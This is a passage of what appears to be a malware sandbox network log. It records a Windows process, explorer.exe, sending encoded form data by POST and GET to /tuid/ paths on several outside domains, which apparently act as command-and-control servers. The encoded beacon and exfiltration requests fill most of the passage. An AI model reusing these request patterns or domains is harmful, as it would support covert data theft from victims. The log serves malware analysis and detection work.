			NWwRn1xb9hbA7ZSRxISuDP3b-6C9S~i1lNkPd9yjErdSL2DBeJavhH_uOWDgzpF6tKKQbeQ6L7Y(kRMxKXbyKY2pqc 2393D860ACBDo2dZN9NfkMlpGhGSYNc~XzQ5DaRMhUQXGJ5aU2ItQPXRcJHAZRbdJIlb7q2yiGJuw0gLdkeBwzuKQi 8LCOHx2ZQy2lt06nr3CHNMLT7ZBPRZky1uRumyAPXIAxaipABiJpajIPWan(1hqrgC8PDwoSjDnfrjd(HykQBsFPHC EjmXlwDJByiTs2vuB68ANeITEhq9rb8AXR_IR(B(NZhQBazS7zvS0uz45hs0kv5Xh2v7Uk4ptv3xDHYhgtvL5eLHlk 7RudWZddc13FgANzi9WKSBhPmtT3hfS(NFeq72aff4vDjGvsb7PNgQEqfT8nReJb7CcZL(xt2fvel2rQXm2SKQZ7ZoJg82- 82Cxzse9~6xdMRCe(5tIkgRJbnPx~y4EzbPT1vdVz8YIWuz3mnohR_zQcPRdagfBXUiQyRhNiU2XKTpr2eMzC LRLmFMhX7gwyiwYCHM6N-xnviASiCFNPSrJeAgiBuwl62QafTSpRd2cxmSEL9x4WuX27h1FmzdzfA8JOQvQQlY1GcD UVSiUypfnjaRL9HRQ23H6XA~0jIBjr_Dq4k8wOn4JuQtNI-qQgovEGblG64hXyA(t(AlwIbOyBgETUQvKqbJi1o6cU 3LSYaJwBRA_RhkSRGmwZUNtQdCgFzdHDLkK5Wi7UfM_hVTuoK02HpEMBdCVcGYUb3GwUyKuMfzm1hPkm K~6cKIPc0j0CkREfikqUREYpFmekOYBeeAlo2uJcgyhg-75P-boNsshRPpH234ZvMUxslaICvtcByFfwQpgpX9rBRt bzWYdASxog80h023FMztaSKjKNjeTmEvZygUkbkrYFItdpo~osv5RXUl3G-PvrD4eBSdrzOCNwAp4XGXLzEbGGkUb8 KyPlcYhuRh54Y0zBY3fEVYGFlNDQMiOq9T2YpgieeeY(b7_6Ssnvf3vRcLdu7xpBCTF06fqeVAQcVEj9t23dkMMBGf 1vgvveLcloyVJfQQ8(B48vzw3LSltQ6HTJqDmYtFNzdyNsa8XYcHQ4bkO~dezfULAo-jAlsH3O4JpKBhRE6NTTx5km annM2e7sNSfk3pLkE9CxfUtGN5kLTRBUn5P3ZUlAAynE8AznUnNHKn34_YbIB1IRRXvz5smmz(CvveChesOGJstXgu e5La60fp9HdPrVrMNTVg4OVfY7Q5ThfJ7lqjg(4H27yuXpxJbAqpI1_kKw_RoVuWAfcRnCWY5ykqcj3xpjMpRksO50 Yu51ZEIWkpHhI8JcGvl5ZuWAxzENgQ9UjcFaPAnJcuwblgg0fhetLl6Uix28KgMn3~N7SPNkUa_v9WxjEwwl5oQ3SO Q~2ql8rzfWNHBHYrMTP4XNxbdr2oZMREtm0i_omfh(nLfuHSpSnElZt1IhiKWd4(uOB8-w_THRQELNZT9grNsWGuha xfsq27-(v1_ylE8tB~RIomMOepxyOg75JdhTcqHLKZtRZqg(5~zpAX1ChkJx0XaJn6wzV6GymB3dMTWY1kPtq1OupT 42B8cVzgOQfuVj-L0cDy-9xrJnPVy9MgHw9eNMiupgQUcxIBssFhKTNIq(lS2REmmZFeP5Oox6FncjSY9pMIeA9vP3 QcTGkpbuwHfFGX8vMop1NfIpeUSNqOI7sjCVVK3NMTBBYXwg1seVaSL1Xbm9eGS9IrI1155r7i83edlQMfgCCJGHeS QMSILodwaR8chdhU06rLF4KRrh3EbPTDv2Snqgfj7uR9G2G0O9UtzBWvEO55j1Pd3~z6ZrgrUzEKvzUgL5SVY6pyQZ 714jMl3Iwd3Ltmm3Oyi27DtT3NJxuxofQHeE8MyPwZiyrpK9KKq9k6Jp-Y3vHWt8zx806Bkm8YWXb(4JK12GWqBKif xhwTXZ7Ewy_(cesU-L_bK2Sl93FURDZ1oiH(fBxh7jYMY4gjmSau6(saUQv~gwqzq4KrLS5md(EE2S8Gc6uZ5cvYZE rrTFd0diLT0Ek41kebNcJEegmPaE0TU13WlpuBiawy3WCu8keffJFHKYAh0Loj5bpuYHSq0mDK8o46OkTvsuRnsbRU- kGixkGb24xCzKPOmlA8M14EUAphTeOGgEzlZsSPmEGT5qNTcK-NYVDWsckJ04FQkfo4ZnpSFBvgvdNtld5fAAHCzk bhSA0N_nl7SPpTovYyW3BuQXcB4BCgr(7i6NpzHp1kWJ-MaJxqMZLsxnbTxQSVNN4Zn(ertAhHc~kWOHVFYDs27vIP CyflVqCVqSSmOUl7ORrk1MOl3A1PyBiJedeQnikF-ESUZGElGSM1BBttdRYt1pgxtViMqQ4ebHGSBHV29xu53tOvxI 1AgoJq-i7Jz9qGtgVOMMC6PdJ16tQo4pNMIZhsnp3PV48sl8qfqtxO_b2OQthV-wa~FrUee0X~AIzMAaUU8VyKdWkg Wq0SWN-mHvsO5GdA4uTa6kbcXCG9QclWyKsQvb3DVIT~ic2d-QDhIWBCgUcmYAKMVlyMbC_i3TKHZa2~ VQeCLOdQDijRg(w5ix8oFJSyhHCgrWv~rfD4jJ5xQMHQrcT2OzHNEZLa5ysP8lIuZUymtrx2s0g7nAkPR0zfN0ba4I rQSYbwK9fmGOkacR2loqtdRu0y_WCaFpa5lvCuvgNRQkx0TiRkmed8tuhvrRm4aJeFVcZCOcLP8w_lxTv2TwPmsztT 8Y2wkGT5sqZwwjRlqNPqpH5rmJpJUcW2qnEICqC0uQ6eDEM2uLK2X4CChUimMUKXF0VsLjC3aEqxSENc4xDcZp39xt NYGAq6oE8X_Fs8ru6ROSlCjQPYuEEeZP4WKFMTxe89r6TMnI7G3Bl8g(pcyjoluYBhsiwZgLUp_KryLSoZ5SJWlK9o UJ6lKAwWbeiuCIIY5zXbeprHD9_JFRne2WgUCuC6178NwBJzmB0FzW25VW9WlchTGYHQyUfs1RzEFyeDeFNUOiJFLz rfF8u9PlxYjiqb_7673p7sJz_7YErj16AIlG4U4W8vyJ2cNRUlddQERlXfL16cifHpZxL8TFzmhw2Fg0lojyXHcxWm34ojdcRue8 NORERRrvKF9gbefBsBTzvCijBfLlkhiu4UngxRIUxR1OSyFNZf2c-EFzkjwwWimvrDjyKF9NYL240CTDAGhl_15f-X BOuke8m(as39TroXFrVi2XHlWReU2LFP1RPMH5tv6v3sdzG6GVZAPGyRw7dZW3V25Piz6tyYJArAcvboYFR2v0xM5c fBbwQtBincoEh~l~34KBExMfVOIyMczxA20xvrA2fZLq6(GeV1w9Vy6CUr51NHiD7qs9d~z3ttvyD1F5lDTEFNHmki euLUGccFZTTKkoQ4KQ1ZZ2fclqTiSrJBf64uUjRh6zjBbaBdvxOdyx7tfNTP2XlsibiWQdKT_Zg5TfsKOF7DjDb8tX aijkQkO4CKV(bRd1zVxjjh8S9HL1Oq5sPN1Z361qgS4AnL_BVksE2kfgbpv11T5Ddh9(Zl29ILHvVFDd97Oq8DAI8w 3V_Z71zxK~xapQeMhVV8dhcrxNuGT5To0bjHOPQc6FsdgJDz6kICu7MF8JKHDTMihbbVu5K2Kuy1kcdICwxNWMwNCS KhF2TrUPqXxcNStJz97REmBLR24Gad7XE3Vgiks7lYp~f3yQiaPyVD1wPk-Z_o-S2AjsjPiUiY-NoRg21m0da(r5Zv jUMg70OnK2LBe0KXf7PDBaIu5JvDJDY768vOP8jy3hu56~IWcrakEdHQ7ubQ_ntlOXNYvvmgsS1W3h
Aug 8, 2022 17:45:25.885768890 CEST	1179	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 15:45:25 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 08 Aug 2022 16:45:25 GMT Location: https://www.secureartist.com/tuid/ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=NyrP4hgMTBnn1vGSblDtvwDJulpdH9vc eon7UYf04DbbV8v%2FojWgBrQzNS56QPHvq9lIDzE9Ey87MZOXJuSx7gaFWf993ET1pTC%2BqfvRWO7EcJSjMlq9VV 8gq%2FBMpSXyM8oet0mLJQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 73796108ad299256-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.11.20	49768	104.21.39.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:25.867825985 CEST	1124	OUT	GET /tuid/?m4bd=LeABM0dRx+cjh3zMeGVoLpl9dcpUDuhE6Ym2dCR4YXuE8jour2rN+gEOINsGd1piKr34&M8s=w 86DJpgx5FYlUfRP HTTP/1.1 Host: www.secureartist.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:25.888622046 CEST	1179	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 15:45:25 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 08 Aug 2022 16:45:25 GMT Location: https://www.secureartist.com/tuid/?m4bd=LeABM0dRx+cjh3zMeGVoLpl9dcpUDuhE6Ym2dCR4YXuE8jour2rN+gEOINsGd1piKr34&M8s=w86DJpgx5FYlUfRP Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=lWzuVdGWUACpXhrt7xT1sETgPREppXmH3GgAdEvCMDnpPfUw%2FFr%2Fqs0H9bH%2BVePj%2BkLo%2FUOMISZsMNs9abQt7uzXj%2Fa%2B69CIXWwgEsi%2F0u%2FtrLxAKZm56YeSn85WF2YEiq8ZWsJKYA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 73796108bd73695e-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.11.20	49770	130.211.17.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:30.924655914 CEST	1189	OUT	POST /tuid/ HTTP/1.1 Host: www.ymsb.info Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.ymsb.info User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ymsb.info/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 7e 33 52 51 4d 32 71 44 64 5f 36 76 53 4b 52 63 54 41 4e 59 45 51 64 65 66 4e 36 30 69 6b 46 55 72 77 4c 71 77 31 54 59 6d 6f 7e 39 72 65 69 67 6f 70 57 6d 49 4b 36 6a 65 68 34 68 73 70 47 31 62 51 6d 2d 71 65 41 4f 30 4e 57 59 79 76 68 68 55 75 46 4e 70 44 7e 4a 6a 75 67 7a 4d 50 38 48 50 77 6d 2d 71 67 31 2d 42 56 30 39 36 4b 72 72 30 36 35 73 42 35 62 35 37 33 66 54 52 78 75 63 55 6c 65 6d 54 6b 46 44 6d 77 6b 34 33 65 35 48 36 61 70 32 71 4e 66 7a 6a 47 61 38 7e 37 72 74 79 79 7a 6f 46 31 47 43 4a 6d 30 64 76 51 47 51 79 4b 4e 37 6c 63 77 4c 73 4d 4d 4c 47 4b 34 46 77 71 66 68 54 42 42 71 6c 42 45 7a 51 35 77 4c 4d 58 4f 76 55 4c 44 78 6e 43 66 65 56 72 68 71 52 4d 6d 53 32 68 32 51 75 78 43 78 55 30 67 6e 4a 50 41 52 32 45 46 54 50 48 4f 74 63 79 33 4b 47 54 69 31 50 4f 72 55 52 53 7a 31 35 54 49 36 49 79 30 4e 39 4b 54 44 57 5a 63 38 39 44 53 35 4d 74 52 46 61 41 67 58 6a 5f 42 2d 53 54 6c 77 65 59 62 38 47 5f 74 50 4d 32 4f 44 62 6f 6c 68 35 6b 77 68 76 44 53 76 59 39 66 4a 53 51 6b 75 7a 55 6b 41 53 31 41 4d 49 30 6f 57 4e 76 70 51 46 32 79 6b 75 33 73 65 31 41 66 72 50 4e 52 64 4a 67 49 57 33 45 48 49 70 7a 67 71 39 55 44 6b 6c 6c 30 6d 6f 58 4e 70 35 4c 68 6b 32 55 35 4c 34 52 7e 43 4a 53 6b 66 6a 6c 79 69 47 47 67 61 4d 55 68 54 31 52 48 58 63 46 7e 56 4b 32 64 70 54 64 7e 5a 28 46 48 53 45 46 77 36 55 44 34 78 67 73 42 45 41 47 71 61 4e 41 6a 72 76 42 37 67 4a 31 37 79 38 65 67 66 42 63 37 78 65 68 76 59 39 49 30 5a 4f 59 63 52 54 75 59 67 54 59 37 79 65 42 69 72 35 43 74 34 47 70 47 79 36 6a 77 7a 7a 6f 49 77 30 62 53 66 78 71 34 74 62 76 7e 54 34 6f 56 56 4f 7a 52 32 4d 5f 4a 63 59 55 48 66 4f 70 61 67 52 32 5a 50 76 39 37 79 37 77 47 73 67 56 59 46 56 50 72 56 39 5f 6a 42 76 4f 38 6e 79 73 63 71 6a 32 6e 65 56 37 38 36 6e 48 78 71 4f 38 46 42 56 52 30 38 69 72 6a 77 53 49 33 58 41 31 64 69 44 59 35 72 4d 4b 6f 39 70 36 57 68 41 69 32 42 69 49 65 6a 32 42 50 73 70 65 76 68 7e 6c 45 4f 4d 30 4c 71 47 35 7e 46 47 50 73 77 4b 65 41 6e 46 6f 57 58 69 38 4f 32 66 59 4c 4c 70 5f 76 6b 42 79 41 79 65 53 77 48 71 4d 6d 52 41 73 55 6d 4d 74 4c 53 6c 2d 58 32 31 37 44 63 44 77 6d 34 32 46 6e 6a 51 38 30 42 6f 6f 4b 78 44 41 48 73 4c 2d 47 48 50 44 39 78 68 6f 6e 6f 48 37 33 48 73 4c 66 31 73 38 35 67 6a 36 75 46 47 37 4d 71 54 66 42 6a 6b 70 7a 67 55 32 4b 6a 54 64 31 6f 72 59 58 6a 48 37 74 68 31 52 4e 64 4c 77 6f 31 48 45 48 43 4e 74 4c 71 6c 6e 7a 6d 7a 7a 70 44 38 57 45 67 6d 72 71 47 5a 61 34 69 35 4c 50 37 78 46 74 36 5a 7a 56 50 65 6c 67 67 4d 73 43 57 62 43 46 66 42 45 4e 53 67 4e 63 42 28 73 6c 77 43 4e 76 65 35 50 34 34 70 44 4c 70 69 34 67 46 75 70 48 4a 72 30 68 79 48 70 57 72 68 51 78 75 59 59 48 68 38 71 4f 31 31 53 55 55 4a 6f 7a 43 59 31 78 47 71 36 33 50 48 75 35 64 45 43 70 31 52 64 34 50 44 61 32 67 56 4c 4d 4b 72 74 31 33 4f 53 6b 5f 59 6a 42 36 30 46 4d 66 73 4c 6e 42 56 52 42 6b 72 53 66 6c 62 50 4a 7a 58 77 73 4a 65 31 55 58 49 45 47 34 66 68 68 33 54 56 56 5a 53 7a 75 67 5a 4a 32 50 69 57 4c 31 66 4e 33 35 41 57 4b 5a 30 6c 6f 32 30 77 4b 71 43 76 63 48 4d 5a 63 59 68 53 55 6c 31 6c 76 49 39 45 32 58 6e 39 75 4a 66 38 76 67 6a 4b 7a 38 63 4a 4c 79 61 44 6b 58 51 30 6a 51 78 44 6b 56 62 6f 52 70 43 54 70 6d 7a 6e 48 64 44 30 78 2d 46 31 39 35 7e 2d 30 30 69 71 4c 30 56 65 46 69 58 63 52 69 69 59 38 70 76 71 45 56 48 67 63 49 4c 34 5a 43 4d 74 54 34 49 4f 33 70 77 39 4b 38 59 6d 4e 44 48 66 78 6c 75 6d 67 75 58 61 7e 5f 57 45 41 6b 46 32 4b 43 57 50 45 33 74 57 42 62 71 44 32 4e 30 4b 49 47 63 52 68 47 61 6c 4d 5a 64 2d 45 33 6b 57 4d 39 62 4c 69 5f 4b 33 6e 63 4b 37 59 57 52 6e 31 32 6b 51 55 55 45 58 55 5f 79 78 52 51 7e 64 48 4d 64 69 7a 45 55 77 31 71 6d 5a 37 64 46 42 43 36 4b 34 4d 42 44 4f 54 57 52 53 71 4b 77 66 65 6a 4f 74 79 58 31 34 45 39 54 56 38 6b 65 6b 59 2d 7e 2d 7a 56 74 6d 71 6f 59 34 7a 58 37 49 6d 65 75 49 6a 42 79 35 33 55 6c 70 77 41 57 49 41 6b 49 43 6b 49 64 2d 76 36 50 46 6f 74 44 4c 30 36 34 4c 30 54 4e 48 73 2d 55 7a 4d 55 6f 48 44 39 59 45 28 6a 71 4c 4e 54 7e 4c 31 72 4a 4c 42 37 6d 57 52 46 68 4b 45 32 5a 74 6a 4a 36 74 45 4a 5a 4d 74 75 77 54 Data Ascii: m4bd=~3RQM2qDd_6vSKRcTANYEQdefN60ikFUrwLqw1TYmo~9reigopWmIK6jeh4hspG1bQm-qeAO0 NWYyvhhUuFNpD~JjugzMP8HPwm-qg1-BV096Krr065sB5b573fTRxucUlemTkFDmwk43e5H6ap2qNfzjGa8~7rtyyz oF1GCJm0dvQGQyKN7lcwLsMMLGK4FwqfhTBBqlBEzQ5wLMXOvULDxnCfeVrhqRMmS2h2QuxCxU0gnJPA R2EFTPHOtcy3KGTi1POrURSz15TI6Iy0N9KTDWZc89DS5MtRFaAgXj_B-STlweYb8G_tPM2ODbolh5kwhvDSvY9fJS QkuzUkAS1AMI0oWNvpQF2yku3se1AfrPNRdJgIW3EHIpzgq9UDkll0moXNp5Lhk2U5L4R~CJSkfjlyiGGgaMUhT1RH XcF~VK2dpTd~Z(FHSEFw6UD4xgsBEAGqaNAjrvB7gJ17y8egfBc7xehvY9I0ZOYcRTuYgTY7yeBir5Ct4GpGy6jwzz oIw0bSfxq4tbv~T4oVVOzR2M_JcYUHfOpagR2ZPv97y7wGsgVYFVPrV9_jBvO8nyscqj2neV786nHxqO8FBVR08irj wSI3XA1diDY5rMKo9p6WhAi2BiIej2BPspevh~lEOM0LqG5~FGPswKeAnFoWXi8O2fYLLp_vkByAyeSwHqMmRAsUmM tLSl-X217DcDwm42FnjQ80BooKxDAHsL-GHPD9xhonoH73HsLf1s85gj6uFG7MqTfBjkpzgU2KjTd1orYXjH7th1RN dLwo1HEHCNtLqlnzmzzpD8WEgmrqGZa4i5LP7xFt6ZzVPelggMsCWbCFfBENSgNcB(slwCNve5P44pDLpi4gFupHJr 0hyHpWrhQxuYYHh8qO11SUUJozCY1xGq63PHu5dECp1Rd4PDa2gVLMKrt13OSk_YjB60FMfsLnBVRBkrSflbPJzXws Je1UXIEG4fhh3TVVZSzugZJ2PiWL1fN35AWKZ0lo20wKqCvcHMZcYhSUl1lvl9E2Xn9uJf8vgjKz8cJLyaDkXQ0jQx DkVboRpCTpmznHdD0x-F195~-00iqL0VeFiXcRiiY8pvqEVHgcIL4ZCMtT4IO3pw9K8YmNDHfxlumguXa~_WEAkF2K CWPE3tWBbqD2N0KIGcRhGalMZd-E3kWM9bLi_K3ncK7YWRn12kQUUEXU_yxRQ~dHMdizEUw1qmZ7dFBC 6K4MBDOTWRSqKwfejOtyX14E9TV8kekY-~-zVtmqoY4zX7ImeuIjBy53UlpwAWIAkICkId-v6PFotDL064L0TNHs-U zMUoHD9YE(jqLNT~L1rJLB7mWRFhKE2ZtJ6tEJZMtuwTSo8985CQfP6tII8bwzU-AI485eY1kfWoDKVWBy9LJoEbJ xUQ3h0Bh2ioprkQwJOJXo9HwztrWQ6QFC~ECQQsa7bNNaTqAm548O4hdynzdgqGSUbcvvS-FL7phkELBqdklAI-4Q8 WUHjiy9V6gZLXfxkZZuJi~zIce695IiAJozFIjxutX76lrhj8dhUf14nDl6L5iwnihHkJVaRczUfi5NN81j~Quw1cselXzQjOM8G EEblYk-lVgg4zilTK7ksbqwwkWK9C~vEr~vSiATsFTta43qEVypOmLsEhHdL3k7nVUiwPQk3jjBAktd9n40FZLs45e OjpiDee97lrbgI8HwjblFX5aYIxPS7Airze6rc8coLcGEoQIEvcVJfb9Mq_FW(zXa5skGkLVtRIe0wNGy7BCpStnDN flVb5lWzUO_1-kbmjNTzSTLFz3GVlrqMEV4qbw57KbSQh3RctbaQ8mZVoZYthVqMvZmuAC5kYSbt6OXfiM_xzef5pP er9sjl3fYCbC-al9StGru6lmmTi9JuVsVl3rrUprXo8~3ku(xbVi7KzgZLJjwVCQfECO4va3ZuTVV9EvJ1ioFB3aBI12Btvo_2ZI 2W-755QJt(pMUIdCKWCUxd-VUyNWbrqtbjUxjtOGCwbybVfk4WPlWOqJoXSaeny72c2ZgFHT8vGntP33899clJk5bG H1IIM9_rQsiD_aFr9ylqS9uQ2R-evln~R0kUFj8LQvkr9j9ZoHB1InabiXII1ioQSXPbM3IYm9lEoC5PAFo8EscM4q mKZyejkRLpuzHjhQ3wuJODc1d9Q59gtpIMjiyUwuh(nZXUrLynUX9C7Y_wkX22YhvIIJ3lWuMWPC2RgkTXnDJV-nf7 SDVWl0MamsxBvpUQRQmLDqI9qD8t_bda7pII2mJvV8VlAQvTe3mE
Aug 8, 2022 17:45:31.143806934 CEST	1367	IN	HTTP/1.1 405 Allow: GET Content-Length: 0 Date: Mon, 08 Aug 2022 15:45:30 GMT Via: 1.1 google Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.11.20	49771	130.211.17.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:30.935682058 CEST	1227	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=x1lqSWX2LKO1JKV9bkchYXFCTPqYoW8UylSztnXFuZ2/7+2KqJfWLK3RcwQMnMv5S2vv HTTP/1.1 Host: www.ymsb.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:45:31.105803013 CEST	1367	IN	HTTP/1.1 302 Location: https://youtu.be/dqw4w9wgxcq Content-Length: 0 Date: Mon, 08 Aug 2022 15:45:30 GMT Via: 1.1 google Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.11.20	49772	13.248.216.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:36.148022890 CEST	1370	OUT	POST /tuid/ HTTP/1.1 Host: www.coolarts.xyz Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.coolarts.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.coolarts.xyz/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 79 69 6a 6b 4c 76 36 46 4b 59 55 79 68 72 51 70 54 6b 32 74 57 70 7a 6a 69 44 28 56 30 66 54 77 6f 6f 76 7a 52 4a 69 32 4c 61 59 42 6d 71 63 4b 6e 38 41 35 6b 6f 48 44 79 71 30 73 35 6e 68 70 6c 55 62 71 68 4a 48 49 36 79 77 6d 66 4f 5a 45 44 38 55 36 6a 70 33 64 74 2d 73 71 30 55 4e 66 4f 50 61 49 78 36 43 67 7a 78 79 75 63 32 7a 31 32 69 6e 42 54 44 38 4d 64 6c 44 71 35 6f 7a 49 65 4f 6d 70 54 50 46 4c 57 4f 5a 63 34 65 66 4f 55 5a 4a 6f 6f 32 4c 4c 73 75 51 31 33 5f 50 75 6a 6d 77 38 30 48 6c 56 70 69 64 67 59 66 73 39 34 49 57 65 52 54 31 41 59 79 54 64 79 4e 53 34 7a 62 58 6a 35 73 4b 56 73 6f 67 39 58 64 6e 61 78 69 72 46 38 4c 28 35 4e 33 5a 6c 77 78 32 53 36 65 67 63 46 4b 57 76 46 54 69 62 57 46 6c 58 28 46 6d 63 51 69 6f 52 38 4e 6d 45 6b 47 61 30 39 4a 55 52 63 33 64 66 36 31 4a 71 36 34 51 6a 58 69 38 79 6b 67 76 5f 44 35 49 68 54 77 46 48 6e 4d 71 6f 34 64 6a 30 48 57 78 75 41 32 33 32 6a 59 35 74 62 50 47 59 4e 68 5a 6f 6c 67 44 74 65 55 6b 58 55 4b 76 37 47 6a 55 62 49 79 55 42 72 52 44 4f 65 79 47 78 4c 6e 70 49 75 6d 45 46 68 54 59 61 67 43 73 65 70 46 79 50 69 67 33 47 54 62 71 43 67 70 33 32 55 67 33 6b 49 71 70 36 28 49 73 31 78 67 72 35 7a 36 34 49 46 7a 4c 56 42 30 4e 37 30 2d 57 73 31 57 33 4d 49 31 39 52 37 68 70 5a 63 33 38 42 37 6c 75 79 4d 71 38 7a 67 57 72 33 4b 4a 56 66 62 46 4b 58 69 30 28 42 73 72 34 59 61 43 33 75 35 5f 32 41 39 70 6d 74 78 46 33 4b 45 53 61 39 68 68 49 72 6f 65 4c 47 31 53 39 79 48 57 35 45 50 58 78 6d 69 44 42 55 38 31 72 6b 69 70 55 7a 5a 39 61 35 37 45 4f 59 70 35 43 4b 69 34 4c 56 7a 2d 77 36 36 45 43 49 5a 57 71 76 35 6f 57 78 79 5f 7e 65 45 36 64 76 77 77 78 69 68 36 6a 6b 53 78 72 43 6c 55 54 50 68 42 48 69 41 71 77 49 77 73 50 76 63 50 32 57 43 65 38 74 62 71 49 39 37 6a 33 61 51 4e 63 35 6a 5f 79 33 64 55 63 49 31 2d 49 45 42 64 6d 42 56 30 53 7a 67 41 67 79 75 37 66 76 75 30 45 4f 36 78 73 34 50 54 58 70 36 67 4a 33 76 49 55 53 6b 4d 58 7a 4f 68 48 67 35 76 61 30 78 45 4c 5a 39 4b 54 42 6c 56 28 6e 71 64 57 73 72 67 66 4e 6c 72 37 7a 32 5f 73 53 69 49 41 38 39 64 5a 34 7a 71 57 67 28 4d 36 49 6d 61 55 4a 35 6a 31 74 56 35 4b 4a 66 6d 77 41 44 4a 52 77 50 37 57 4c 4c 61 54 74 4d 64 67 78 66 49 7a 52 42 6b 4b 51 64 58 45 63 75 48 66 4f 75 4b 42 74 63 44 42 68 59 35 41 67 7a 4a 73 7a 44 71 41 52 61 31 30 5f 34 2d 63 62 67 54 64 6e 4c 68 6b 58 48 41 36 67 4e 45 58 57 79 6a 4f 65 56 66 68 62 76 78 33 53 49 71 34 5f 37 5f 53 4e 79 59 6f 75 77 67 66 4a 69 68 66 6c 62 4a 68 50 65 58 4e 76 67 69 62 47 59 4a 46 61 6a 62 34 79 78 57 46 61 4b 59 6e 4c 65 6d 35 55 50 38 36 79 58 6e 28 6f 78 62 57 39 75 77 78 34 52 6e 62 37 28 30 6d 5f 4d 70 62 35 38 79 74 4d 52 33 65 6b 79 38 63 34 6e 61 5a 67 41 78 64 5a 79 61 39 54 66 4d 56 71 4f 4d 50 6f 4f 30 74 6c 79 54 37 62 73 49 79 59 35 31 47 59 6e 69 65 42 34 47 7a 6e 44 4d 52 38 48 2d 4f 47 58 54 75 6a 51 4d 42 4a 6d 5a 33 5f 6b 44 50 30 31 4c 45 59 73 30 33 63 76 34 4c 64 28 49 43 6c 49 2d 52 69 56 5f 6a 74 36 61 47 6f 6e 53 76 69 6f 2d 77 46 4d 49 31 36 59 77 63 5f 48 45 39 62 34 47 76 64 44 54 66 66 28 49 34 37 34 33 41 45 4f 67 4d 65 7e 4c 4f 62 64 79 44 64 73 4b 50 78 5a 6d 52 50 74 58 65 67 37 6e 7e 57 34 5f 56 61 56 36 33 63 28 49 32 62 76 69 42 62 43 67 53 6a 79 4c 34 5f 32 56 5a 36 45 53 76 7a 4c 55 30 39 28 77 79 53 48 68 7e 68 6d 63 52 6f 50 76 69 51 45 4b 72 62 4b 46 63 58 6c 72 79 6c 36 74 75 43 4b 4f 76 69 66 53 38 38 55 44 73 50 62 32 72 70 44 53 44 6c 4a 32 64 6f 62 57 6b 69 32 71 45 4a 31 59 57 39 42 73 31 70 67 70 64 44 34 4f 46 50 55 77 69 63 4a 75 78 35 6e 4a 37 42 59 2d 6d 78 79 46 38 73 4c 4c 58 36 38 32 76 37 41 6c 66 39 59 51 50 47 6b 50 62 37 6b 54 42 41 76 44 78 5f 4c 34 59 61 66 51 33 32 34 68 46 75 71 58 43 32 31 66 77 74 43 78 32 6d 79 49 4b 4c 46 41 58 36 63 36 50 71 51 30 73 68 38 54 61 33 75 50 6d 33 4b 6e 4a 4f 46 5f 56 34 53 46 36 6e 35 36 52 73 45 51 4d 39 6c 6d 66 37 4c 6a 6f 4f 32 63 56 4d 6d 58 41 67 38 59 5a 42 71 51 74 33 67 67 33 53 62 54 53 52 6a 4e 6f 50 36 71 41 4f 63 65 79 72 58 61 4f 64 64 39 38 51 38 31 66 61 6a 7a 79 50 6d 76 42 76 39 6d 37 50 55 48 6b 55 4d Data Ascii: m4bd=yijkLv6FKYUyhrQpTk2tWpzjiD(V0fTwoovzRJi2LaYBmqcKn8A5koHDyq0s5nhplUbqhJHI6 ywmfOZED8U6jp3dt-sq0UNfOPaIx6Cgzxyuc2z12inBTD8MdlDq5ozIeOmpTPFLWOZc4efOUZJoo2LLsuQ13_Pujmw 80HlVpidgYfs94IWeRT1AYyTdyNS4zbXj5sKVsog9XdnaxirF8L(5N3Zlwx2S6egcFKWvFTibWFlX(FmcQioR8NmEk Ga09JURc3df61Jq64QjXi8ykgv_D5lhTwFHnMqo4dj0HWxuA232jY5tbPGYNhZolgDteUkXUKv7GjUbIyUBrRDOeyG xLnpIumEFhTYagCsepFyPig3GTbqCgp32Ug3kIqp6(Is1xgr5z64IFzLVB0N70-Ws1W3MI19R7hpZc38B7luyMq8zg Wr3KJVfbFKXi0(Bsr4YaC3u5_2A9pmtxF3KESa9hhIroeLG1S9yHW5EPXxmiDBU81rkipUzZ9a57EOYp5CKi4LVz-w 